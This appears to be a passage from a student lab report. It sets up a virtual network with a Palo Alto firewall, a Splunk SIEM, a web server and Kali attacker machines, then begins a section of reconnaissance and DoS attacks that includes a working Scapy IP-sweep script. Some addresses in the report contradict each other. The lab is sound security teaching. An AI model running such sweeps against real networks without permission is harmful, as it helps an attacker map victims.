

Figure 22: `ifconfig` after Kali (internal attacker) interfaces configuration



Figure 23: `ifconfig` after Kali (client) interfaces configuration



Figure 24: Windows XP after IP address configuration

```
$ auto eth0
$ iface eth0 inet static
$ address 192.168.172.100
$ netmask 255.255.255.0
$ gateway 192.168.172.1
```

Figure 25: Interfaces configuration of Web Server

we set finally (see Fig. 24):

- IP address in `192.168.173.90` (SERVERS segment)
- subnet mask `255.255.255.0`
- default gateway in `192.168.173.1`

1.1.6 Web Server

We connected the Web Server to the DMZ1 segment `192.168.172.0/24`, setting properly the interfaces configuration inside `/etc/networks/interfaces` with commands shown in Fig. 25, the result is in Fig. 26.

1.1.7 SIEM from SPLUNK

We connected the SIEM from SPLUNK to the SERVERS segment `192.168.173.0/24`, setting properly the interfaces configuration inside `/etc/netplan/00-installer-config.yaml` as shown in Fig. 27, the result is in Fig. 28.

1.1.8 PANW VM-50 FW

The correspondence of the VirtualBox network adapters to the FW for our network is:

- VB Adapter 1 (Network Bridge): FW mangemente interface
- VB Adapter 2 (Internal network – intnet): PANW VM-50 FW ethernet1/1



Figure 26: `ifconfig` after Web Server interfaces configuration

```
$ network:
$   ethernets:
$     enp0s3:
$       - addresses
$       - 192.168.173.150/24
$         gateway4:  192.168.173.1
$         nameservers:
$           addresses:
$           - 1.1.1.1
```

Figure 27: Interfaces configuration of SPLUNK



Figure 28: SPLUNK interfaces after the configuration

INTERFACE	INTERFACE TYPE	MANAGEMENT PROFILE	LINK STATE	IP ADDRESS	VIRTUAL ROUTER	TAG	VLAN / VIRTUAL-WIRE	SECURITY ZONE	SD-WAN INTERFACE PROFILE	UPSTREAM NAT	FEATURES	COMMENT
ethernet1/1	Layer3	WAN management profile		172.16.1.1/24	default	Untagged	none	WAN		Disabled		WAN
ethernet1/2	Layer3	CLIENTS management profile		192.168.171.1/24	default	Untagged	none	LAN		Disabled		CLIENTS
ethernet1/2.1	Layer3	LAB management profile		192.168.170.1/29	default	1	none	LAN		Disabled		LAB
ethernet1/2.8	Layer3	DMZ1 management profile		192.168.172.1/24	default	8	none	DMZ		Disabled		DMZ1
ethernet1/3	Layer3	SERVERS management profile		192.168.173.1/24	default	Untagged	none	LAN		Disabled		SERVERS

Figure 29: PANW VM-50 FW after interfaces configuration

NAME	PING	TELNET	SSH	HTTP	HTTP OCSP	HTTPS	SNMP
WAN managem... profile	☑	☐	☐	☐	☐	☐	☐
CLIENTS managem... profile	☑	☐	☑	☑	☐	☑	☑
SERVERS managem... profile	☑	☐	☐	☐	☐	☐	☐
LAB managem... profile	☑	☐	☐	☐	☐	☐	☐
DMZ1 managem... profile	☑	☐	☐	☐	☐	☐	☐

Figure 30: PANW VM-50 FW management profiles

						User-ID			Device-ID		
NAME	TYPE	INTERFACES / VIRTUAL SYSTEMS	ZONE PROTECTION PROFILE	PACKET BUFFER PROTECTION	LOG SETTING	ENAB...	INCLUDED NETWORKS	EXCLUDED NETWORKS	ENA...	INCLUDED NETWORKS	EXCLUDED NETWORKS
DMZ	layer3	ethernet1/2.8		☐		☐	any	none	☐	any	none
LAN	layer3	ethernet1/2		☐		☐	any	none	☐	any	none
		ethernet1/2.1									
		ethernet1/3									
WAN	layer3	ethernet1/1		☐		☐	any	none	☐	any	none

Figure 31: PANW VM-50 FW security zones



Figure 32: PANW VM-50 FW static routes in *default* Virtual Router

	NAME	TAGS	TYPE	Source				Destination		
				ZONE	ADDRESS	USER	DEVICE	ZONE	ADDRESS	DEVICE
1	Allow LAN zone and DMZ zone to WAN zone and internet	none	interzone	DMZ LAN	any	any	any	WAN	any	any
2	Allow LAN zone to DMZ zone	none	interzone	LAN	any	any	any	DMZ	any	any
3	Port forwarding Webserver DMZ1	none	interzone	WAN	any	any	any	DMZ	172.16.1.1	any
4	intrazone-default	none	intrazone	any	any	any	any	(intrazone)	any	any
5	interzone-default	none	interzone	any	any	any	any	any	any	any

Figure 33: PANW VM-50 FW rules configuration

	NAME	TAGS	Original Packet						Translated Packet	
			SOURCE ZONE	DESTINATION ZONE	DESTINATI... INTERFACE	SOURCE ADDRESS	DESTINATION ADDRESS	SERVICE	SOURCE TRANSLATION	DESTINATION TRANSLATION
1	Source NAT	none	DMZ LAN	WAN	any	any	any	any	dynamic-ip-and-port ethernet1/1 172.16.1.1/24	none
2	Port forwarding Webserver DMZ1	none	WAN	WAN	any	any	172.16.1.1	service-http	none	destination-translation address: 192.168.170.2 port: 80

Figure 34: PANW VM-50 FW NAT rules configuration

- VB Adapter 3 (Internal network – intnet): PANW VM-50 FW ethernet1/2
- VB Adapter 4 (Internal network – intnet): PANW VM-50 FW ethernet1/3

We perfomed the firewall configuration through the management interface and we configured the interfaces in "$Network \rightarrow Interfaces \rightarrow Ethernet$" as follows:

- ethernet1/1 connected to WAN segment `10.13.37.0/24`, with WAN management profile
- ethernet1/2 connected to CLIENTS segment `(192.168.171.0/24)`, with CLIENTS management profile
  - ethernet 1/2.1 (virtual) connected to LAB segment `(192.168.170.0/29)`
  - ethernet 1/2.8 (virtual) connected to DMZ1 segment `(192.168.172.0/24)`
- ethernet1/3 connceted to SERVERS segment `(192.168.160.16/24)`

The interface configuration is represented in Fig. 29. To each interface is assigned a management profile: Fig. 30 "$Network \rightarrow NetworkProfiles \rightarrow InterfaceMgmt$" shows the configuration used for each management profile.

We organized our segments in security (logical) zones, so we assigned in "$Network \rightarrow Zones$" the FW interfaces to these zones (it's mandatory to be able to process the traffic) :

- LAN contains LAB (eth1/2.1), CLIENTS (eth1/2) and SERVERS (eth1/3) segments
- DMZ1 contains DMZ1 (eth1/2.8) segment
- WAN contains WAN (eth1.1) segment

The security zones configuration is represented in Fig. 31.

We configured inside "$Network \rightarrow VirtualRouters$" a *default* Virtual Router and. we defined a static default route (see Fig. 32) towards WAN for accessing Internet and a static route to the LAB segment.

Finally, we defined in "$Policies \rightarrow Security$" the firewall rules, shown in Fig. 33, to regulate the traffic exchanged between different newtork segments as follows:

- segments inside the LAN zone (CLIENTS, SERVERS, LAB) are allowed to access each other by intrazone-default rule

- LAN zone (CLIENTS, SERVERS, LAB) is allowed to reach DMZ1
- DMZ1 and LAN internal zones can access the WAN zone and so Internet
- every other communication is blocked by interzone-default rule, in particular the DMZ1 can't access to any internal segments belonging to the LAN zone

Before the creation of the firewall rule to access the Internet, we created in "$Policies \rightarrow NAT$" a source NAT rule to translate the private source IP address of the packet from the internal network into the IP adress of firewall interface towards WAN subnetwork.

At the end, we created a new port forwarding rule (destination NAT rule) for reaching the Web Server inside the DMZ1 from outside, so from the WAN. All the packets from WAN zone directed to the IP address of firewall interface in the same subnetwork are translated to destination IP address coincident with private IP address of the Web Server. As before, after the NAT rule we created the complementary firewall rule. The NAT rules are shown in Fig. 34. In this way, all the machines inside the internal private network, but not in the DMZ1, are protected from external attacker throug the port forwarding rule.

1.1.9 Attacks

We perfomed the following typologies and amounts of attacks:

- 3 reconnaissance attacks
- 6 denial of service (DoS) attacks
- 1 RIP extra attack

1.1.10 Reconnaissance attacks

In this category of attacks an attacker gathers information about the network and the machines inside the network in order to identify potential victims: this is the reason why this phase is called *Reconnaissance*.

With our scripts we wanted to collect the following informations:

1. the topology of the network
2. IP addresses of active hosts
3. active Port numbers on active hosts
4. ICMP reachibility of a target hiding the attacker identity

1.1.11 IP sweep

Briefly, in the IP sweep the attacker PC sends continuosly ICMP packets to all the addresses inside the target network: the machines which respond with their own IP address are considered active hosts and so potential victims for other attacks.

Our script implementation is shown in Fig. 35: the program receives in input a network address of the subtnetwork to scan and, using the *ipadress* library, all the IP addresses inside the specified network are obtained. Then using *Scapy* library we performed the attack by sending a packet to each IP address of the network and we wait for the response: if the response is not null, it means that the machine has sent an ICMP Echo reply and so it's an active and reachable host. At the end we store each active IP address in a file, with the purpose of using it for the port scanning attack.

An example of IP sweep script execution is shown in Fig. 36: from the Kali (internal attacker) we targeted the SERVERS segment `192.168.173.0/24` and we obtained the IP addresses of the firewall obviously, and the more interesting IP addresses of Windows XP and SIEM from SPLUNK machines. The Wireshark capture of SPLUNK reply is shown in Fig. 37.

```
from scapy.all import *
from scapy.layers.inet import TCP, IP
import ipaddress

logging.getLogger("scapy.runtime").setLevel(logging.ERROR)

network = str(sys.argv[1])
print("Sweeping " + network + " for possible victims")

ip_addresses = []

# Parse the network address and netmask
network = ipaddress.IPv4Network(network)

# Generate IP addresses based on the network address and netmask
for ip in network.hosts():
    ip_addresses.append(str(ip))

file = open("sweep_results.txt", 'w')

for ip in ip_addresses:
    packet = IP(dst=ip)/ICMP()
    response = sr1(packet, timeout=0.01, verbose=0)
    if response is not None:
        print("Host reachable: " + ip)
        file.write(ip + "\n")

file.close()
```

Figure 35: IP sweep script

